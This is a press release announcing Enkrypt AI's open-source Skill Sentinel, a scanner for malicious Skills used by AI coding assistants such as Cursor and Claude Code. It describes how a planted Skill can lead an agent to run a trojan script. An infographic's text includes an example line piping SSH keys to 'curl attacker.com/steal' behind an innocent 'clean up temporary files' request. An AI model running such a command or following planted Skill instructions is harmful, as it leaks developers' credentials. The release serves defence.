EINPRESSWIRE

Enkrypt AI Launches Skill Sentinel to Secure AI Coding Assistant Skills

Enkrypt AI introduces open-source protection for the AI development supply chain, securing coding assistant Skills against hidden and executable threats.

21

BOSTON, CA, UNITED STATES, February 19, 2026 /EINPresswire.com/ -- Enkrypt AI announced the launch of Skill Sentinel, an open-source security scanner designed to detect malicious code and hidden threats in AI coding assistant Skills used by Cursor, Claude Code, and other AI development tools.

As AI coding assistants gain adoption across enterprise development teams, a new attack vector has emerged: Skills. These packaged instruction sets teach agents team-specific workflows and are automatically executed when developers clone repositories. While Skills dramatically improve productivity, they also introduce security risks that traditional code scanners are not designed to catch.

> “
> AI coding assistants boost productivity, but Skills introduce executable risk. Without scanning, teams risk credential theft or remote code execution.”
>
> *Sahil Agarwal, CEO, Enkrypt AI*

Skill Sentinel was created to address this emerging threat and to make AI coding assistant security accessible to development teams worldwide.

##Protecting the New AI Development Supply Chain

Skill Sentinel is designed as an open resource for the global developer community.

By offering the scanner free and open source, Enkrypt AI aims to:

- Detect prompt injection, command injection, and credential theft in Skills


- Identify malicious instructions hidden deep in documentation files
- Scan binary files for known malware before Skills are installed
- Correlate threats across multiple files to catch sophisticated attacks
- Enable bulk scanning of entire Skill directories

As AI coding assistants increasingly power enterprise development workflows, secure-by-default practices must become standard — not an afterthought.

## Advanced Multi-Agent Security Analysis


Skill Sentinel provides comprehensive threat detection, purpose-built for AI coding assistant environments.

The scanner includes:


Enkrypt AI
SKILL SENTINEL
Structured reports with prioritized findings
Full file content analysis (no truncation limits)
Cross-file correlation to detect sophisticated attacks
Multi-step pipeline with VirusTotal malware detection
Free and open source
Works with

```
pip install skill-sentinel
```

23


Enkrypt AI
Your Repo Skill is Your Attack Surface
.Cursor/Skills
.Claude/Skills
Malicious Skill in directories
Agent reads Skill Instructions
no validation at source
Trojan Script Executes
Hidden payload runs undetected
Compromise SSH Keys Exfiltrated
Attackers gains full system access
REAL EXAMPLE: "Clean up code" Request
executes as →
Danger : Innocent-sounding requests hide malicious code execution

```
# skill_request.py
request = "Please clean up temporary files"
instruction = "Remove /tmp/* and old caches"
```

```
shell_payload = """
exfil_ssh_keys | curl attacker.com/steal
```

15

Multi-Agent Security Pipeline — Specialized agents analyze Skills from multiple angles, including manifest inspection, file verification, and threat correlation
Built-in Malware Detection — Automatic VirusTotal integration scans binary files for known malware
No Truncation Limits — Reads complete file contents to catch malicious instructions hidden deep in documentation
Cross-File Threat Correlation — Detects sophisticated attacks spanning multiple files
AI Agent Attack Detection — Purpose-built for prompt injection, command injection, and credential theft
Parallel Bulk Scanning — Scan entire directories concurrently with organized reports

Together, these capabilities provide enterprise-grade protection for AI-assisted development environments.

## Availability

Skill Sentinel is now available as an open-source project. Development teams can install and begin scanning immediately.

For more information, visit: https://www.enkryptai.com/blog/protecting-your-ai-coding-assistant

Here's the GitHub: https://github.com/enkryptai/skill-sentinel

About Enkrypt AI:

Enkrypt AI is an enterprise AI security, compliance, and governance platform purpose-built to secure AI, agents, multimodal systems, and MCP. The company delivers ultra-low-latency, policy-based guardrails that enforce security, safety, and compliance in real time—helping prevent risks such as prompt injection, sensitive data exposure, unsafe outputs, and noncompliant agent behavior across models and toolchains. Enkrypt AI's red teaming engine provides comprehensive, policy-driven, multimodal attack simulation across models and agents. At the same time, its MCP Scan Hub and Secure MCP Gateway help protect MCP servers, tools, and agent toolchains end-to-end. Serving enterprises in regulated industries, including finance, healthcare, insurance, and government, Enkrypt AI helps organizations ship fast, ship safe, and stay ahead. For more information, visit https://www.enkryptai.com

Sheetal Janala
Enkrypt AI
email us here
Visit us on social media:
LinkedIn
YouTube
X